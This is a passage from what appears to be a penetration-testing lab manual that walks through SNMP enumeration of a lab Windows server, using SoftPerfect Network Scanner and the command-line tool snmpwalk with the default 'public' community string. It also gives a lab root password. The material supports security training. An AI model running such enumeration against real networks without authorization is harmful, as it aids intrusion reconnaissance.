
13. Close the **Properties** window.

14. To view the shared folders, note the scanned hosts that have a + node before them. Expand the node to view all the shared folders.

Note: In this example, we are targeting the Windows Server 2022 machine (10.10.1.22).



15. Right-click the selected host, and click **Open Device**. A drop-down list appears, containing options that allow you to connect to the remote machine over HTTP, HTTPS, FTP, and Telnet.



Note: If the selected host is not secure enough, you may use these options to connect to the remote machines. You may also be able to perform activities such as sending a message and shutting down a computer remotely. These features are applicable only if the selected machine has a poor security configuration.

16. This concludes the demonstration of performing SNMP enumeration using the SoftPerfect Network Scanner.
17. You can also use other SNMP enumeration tools such as **Network Performance Monitor** (<https://www.solarwinds.com>), **OpUtils** (<https://www.manageengine.com>), **PRTG Network Monitor** (<https://www.paessler.com>), and **Engineer's Toolset** (<https://www.solarwinds.com>) to perform SNMP enumeration on the target network.
18. Close all open windows and document all the acquired information.
19. Turn off the **Windows 11**, **Windows Server 2019**, **Ubuntu** and **Android** virtual machines.

Task 3: Perform SNMP Enumeration using SnmpWalk

SnmpWalk is a command-line tool that scans numerous SNMP nodes instantly and identifies a set of variables that are available for accessing the target network. It is issued to the root node so that the information from all the sub nodes such as routers and switches can be fetched.

Here, we will use SnmpWalk to perform SNMP enumeration on a target system.

Note: Ensure that the **Windows Server 2022** virtual machine is running.


1. Switch to the **Parrot Security** virtual machine.
2. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

5. Type **snmpwalk -v1 -c public [target IP]** and press **Enter** (here, the target IP address is **10.10.1.22**).

Note: **-v**: specifies the SNMP version number (1 or 2c or 3) and **-c**: sets a community string.

